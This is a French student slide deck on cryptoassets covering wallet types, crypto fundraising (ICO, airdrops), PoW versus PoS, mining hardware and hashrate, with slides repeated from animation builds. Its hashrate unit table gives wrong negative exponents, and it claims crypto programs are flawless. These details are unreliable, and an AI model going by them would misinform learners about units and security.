

# LES CRYPTOACTIFS



ESPINASSE Enzo

# SOMMAIRE

Qu'est ce que c'est ?

Un Exchange ? Un Wallet ? Un CMC ?

Comment ma transaction est-elle vérifiée ?

Les Scams ?

La réglementation dans tout ça ?


Questions, réponses :)

## DÉMONSTRATION



# • + QU'EST CE QUE C'EST ? • +

Pourquoi existent-elles ? Comment fonctionnent-elles ? Qui les gère ?




# Un objectif commun

Exposées au grand public en **2008** par le biais du bitcoin, les cryptomonnaies ont été créées par un certain **Satoshi Nakamoto**.

Ces actifs numériques sont un type de monnaies totalement numériques. Dirigées par des programmes informatiques garantis sans failles, grâce à un système de **consensus**, permettant de modérer et d'éviter une très grande partie des risques potentiels. Elles sont majoritairement basées sur la technologie **blockchain**.

# Une différence avec un paiement classique ?



# UN EXCHANGE ? UN WALLET ? UN CMC ?

Qu'est-ce-que tout cela signifie ?

---

## DÉMONSTRATION

+



- Interface d'un fournisseur de données de marchés des cryptomonnaies
  - Les CEX et DEX
- Le cours d'un Token
  - Les Stablecoin
- Son CMC
- Le Code Source d'un projet
- Son Whitepaper
- L'explorer de blockchain
  - Un Wallet



# Des Wallets ?




## «Cold Wallet», ou portefeuille froid

- Désigne tout portefeuille utilisé pour le stockage de grosses sommes à long terme, que l'on manipule rarement pour limiter les risques de piratage ou de vol.
- Plus adaptés : portefeuilles matériels et portefeuilles papier (avec un coffre ou autre moyen de protection).

## «Hot Wallet», ou portefeuille chaud



- Désigne tout portefeuille destiné à une utilisation fréquente et contenant des petites sommes.
- Plus adaptés : portefeuilles pour ordinateur, téléphone, ou web. Certains portefeuilles matériels conviendront aussi.



## «Hardware Wallet», ou portefeuille matériel

- Plus sécurisé
- Peut coûter cher
- Parfois moins pratique
- Facilement portable, mais pas toujours utilisable sans PC



## «Desktop Wallet», ou portefeuille pour ordinateur

- Sécurisé si votre PC l'est aussi
- Gratuit
- Parfois la seule possibilité
- Seulement portable si votre PC l'est aussi



## «Web Wallet», ou portefeuille web

- Utilisable partout, tant que vous avez accès à Internet
- Gratuit
- Plus vulnérable aux piratages (faux sites, phishing...)



## «Mobile Wallet», ou portefeuille mobile



- Sécurisé si votre téléphone l'est aussi
- Gratuit
- Facilement transportable










## «Paper Wallet», ou portefeuille papier



- Il n'y a rien de plus léger
- Gratuit
- Vulnérable aux intempéries
- Clé privée visible
- Besoin d'un ordinateur pour publier une transaction

# Des Wallets ?



|  |  |
|--|--|
|  <p><b>«Cold Wallet»,<br/>ou portefeuille<br/>froid</b></p> <ul style="list-style-type: none"> <li>- Désigne tout portefeuille utilisé pour le stockage de grosses sommes à long terme, que l'on manipule rarement pour limiter les risques de piratage ou de vol.</li> <li>- Plus adaptés : portefeuilles matériels et portefeuilles papier (avec un coffre ou autre moyen de protection).</li> </ul> |  <p><b>«Hot Wallet»,<br/>ou portefeuille<br/>chaud</b></p> <ul style="list-style-type: none"> <li>- Désigne tout portefeuille destiné à une utilisation fréquente et contenant des petites sommes.</li> <li>- Plus adaptés : portefeuilles pour ordinateur, téléphone, ou web. Certains portefeuilles matériels conviendront aussi.</li> </ul> |
|  <p><b>«Hardware<br/>Wallet»,<br/>ou portefeuille<br/>matériel</b></p> <ul style="list-style-type: none"> <li>- Plus sécurisés</li> <li>- Peut coûter cher</li> <li>- Parfois moins pratique</li> <li>- Facilement portable, mais pas toujours utilisable sans PC</li> </ul>  |  <p><b>«Desktop<br/>Wallet»,<br/>ou portefeuille<br/>pour ordinateur</b></p> <ul style="list-style-type: none"> <li>- Sécurisé si votre PC l'est aussi</li> <li>- Gratuit</li> <li>- Parfois la seule possibilité</li> <li>- Seulement portable si votre PC l'est aussi</li> </ul>  |
|  <p><b>«Web Wallet»,<br/>ou portefeuille<br/>web</b></p> <ul style="list-style-type: none"> <li>- Utilisable partout, tant que vous avez accès à Internet</li> <li>- Gratuit</li> <li>- Plus vulnérable aux piratages (faux sites, phishing...)</li> </ul>  |  <p><b>«Mobile<br/>Wallet»,<br/>ou portefeuille<br/>mobile</b></p> <ul style="list-style-type: none"> <li>- Sécurisé si votre téléphone l'est aussi</li> <li>- Gratuit</li> <li>- Facilement transportable</li> </ul>   |
|  <p><b>«Paper Wallet»,<br/>ou portefeuille<br/>papier</b></p> <ul style="list-style-type: none"> <li>- Il n'y a rien de plus léger</li> <li>- Gratuit</li> <li>- Vulnérable aux intempéries</li> <li>- Clé privée visible</li> <li>- Besoin d'un ordinateur pour publier une transaction</li> </ul>   |  |

## Les ICO dans le monde



## Les levées de fonds en cryptomonnaies

Il existe beaucoup de types de levées de fond. Largement nommés par leurs acronymes en 3 lettres commençant par un « i » pour « **Initial** », puis en second une lettre décrivant leurs noms, et pour finir un « o » pour « **Offering** ».

Une levée de fonds est effectuée dans le but de promouvoir une cryptomonnaie.

L'**Airdrop** est un moyen de distribuer un certain montant de la cryptomonnaie du projet à quiconque fera une liste d'actions, généralement axées sur le **partage** du projet sur les réseaux sociaux.

Les **Launchpad** et **Launchpool** sont des programmes initialement proposés par le **CEX** Binance permettant de promouvoir de nouveaux projets crypto et de proposer un mécanisme d'achat innovant aux investisseurs.

Exemple :

- ICO, ITO, IEO, IDO, STO
- Airdrop et Launchpad et Launchpool

# Quelques levées de fonds



Stockage décentralisé

257 Millions de \$

30min

2017

Filecoin (FIL)

# Quelques levées de fonds



Stockage décentralisé

257 Millions de \$

30min

2017

Filecoin (FIL)

Start-up crypto (Sécurité)

380 Millions de \$

2021

Ledger

# Quelques levées de fonds



Stockage décentralisé

257 Millions de \$

30min

2017

Start-up crypto (Sécurité)

380 Millions de \$

2021

Start-up crypto (NFT)

680 Millions de \$

2017

Filecoin (FIL)

Ledger

Sorare

# Quelques levées de fonds



Stockage décentralisé

257 Millions de \$

30min

2017

Filecoin (FIL)



Start-up crypto  
(Sécurité)

380 Millions de \$

2021

Ledger



Start-up crypto (NFT)

680 Millions de \$

2017

Sorare



Associé à l'app  
Telegram

1.7 Milliards de \$

2018

Abandonné

Telegram (GRAM)

# Quelques levées de fonds



Stockage décentralisé

257 Millions de \$  
30min  
2017

Filecoin (FIL)



Start-up crypto (Sécurité)

380 Millions de \$  
  
2021

Ledger



Start-up crypto (NFT)

680 Millions de \$  
  
2017

Sorare



Associé à l'app Telegram

1.7 Milliards de \$  
  
2018  
Abandonné

Telegram (GRAM)



Plateforme de création de DApp

4.0 Milliard de \$  
  
2018

EOS



# COMMENT MA TRANSACTION EST-ELLE VÉRIFIÉE ?




Dans le cas des projets en PoW

# Le PoW et le PoS ?

## Proof of Work

VS

## Proof of Stake



# DU MATÉRIEL ?



COMMENT MA TRANSACTION EST-ELLE  
VÉRIFIÉE ?

# DU MATÉRIEL ?

+

o

COMMENT MA TRANSACTION EST-ELLE  
VÉRIFIÉE ?



ASICs

# DU MATÉRIEL ?



COMMENT MA TRANSACTION EST-ELLE  
VÉRIFIÉE ?



ASICs



GPUs Mining Rig

# DU MATÉRIEL ?

+

o

COMMENT MA TRANSACTION EST-ELLE  
VÉRIFIÉE ?



ASICs



GPUs Mining Rig



CPUs Mining Rig

# DU MATÉRIEL ?

+

o

COMMENT MA TRANSACTION EST-ELLE  
VÉRIFIÉE ?




ASICs



GPUs Mining Rig



CPUs Mining Rig



FPGAs Rig

# Comparaison

|                             | ASIC             | GPU             | CPU          | FPGA            |
|-----------------------------|------------------|-----------------|--------------|-----------------|
| Consommation (unitaire)     | 260W – 5450W     | 80W – 420W      | 65W – 300W   | 50W – 2000W     |
| Rapport Coût Performance    | +++              | +++             | ++           | +++             |
| Encombrement                | ++               | +++             | ++++         | +               |
| Installation                | 5/10             | 6,5/10          | 7/10         | 9/10            |
| Prix (+ basic setup)        | 200€ - ≈18 000 € | 600€ - ≈24 000€ | 500€ - 4200€ | 250€ - ≈24 000€ |
| Prix Moyens (+ basic setup) | ≈4 000 €         | ≈1 700€         |              |                 |





# Le Hashrate

Le taux de hachage détermine la puissance d'un mineur ou bien d'un réseau.

L'unité est le « **Hash** ». Il exprime une puissance par seconde, soit le tableau ci-contre.

Les algorithmes de minage ne sont pas les mêmes sur toutes les Blockchain et par conséquent, le choix du matériel peut être influencé par l'algorithme de minage souhaité.

| Unités | Valeurs           |
|--------|-------------------|
| H/s    | 10 <sup>0</sup>   |
| kH/s   | 10 <sup>-3</sup>  |
| MH/s   | 10 <sup>-6</sup>  |
| GH/s   | 10 <sup>-9</sup>  |
| TH/s   | 10 <sup>-12</sup> |
| PH/s   | 10 <sup>-15</sup> |
| EH/s   | 10 <sup>-18</sup> |



|  |  |
|--|--|
| <p><b>Ethash</b></p> <p>58.10 Mh/s</p> <p>130.00 W</p> | <p><b>ZelHash</b></p> <p>54.50 h/s</p> <p>190.00 W</p>     |
| <p><b>Ethash</b></p> <p>64.00 Mh/s</p> <p>150.00 W</p> | <p><b>ZelHash</b></p> <p>55.00 h/s</p> <p>140.00 W</p>     |
| <p><b>Ethash</b></p> <p>500.0 Mh/s</p> <p>750.0 W</p>  | <p><b>SHA-256</b></p> <p>255000.0 Gh/s</p> <p>5300.0 W</p> |

# Le Système d'exploitation


Les rigs de minages sont limités en espace de stockage et en RAM pour **supprimer les coûts** liés aux composants et à leurs consommations. Pour un mineur chaque Milliwatt est important !

Les mineurs privilégient des systèmes d'exploitation légers et qui consomment peu de RAM. Les OS sous **UNIX** comme **Hive OS**, en sont les parfaits exemples. Malgré ça, il est tout à fait possible de miner sous Windows.

Les mineurs utilisent également des OS dédiés au minage comme **EMOS** ou encore **NHOS**.



Hash Rate  
206.1 EH/s

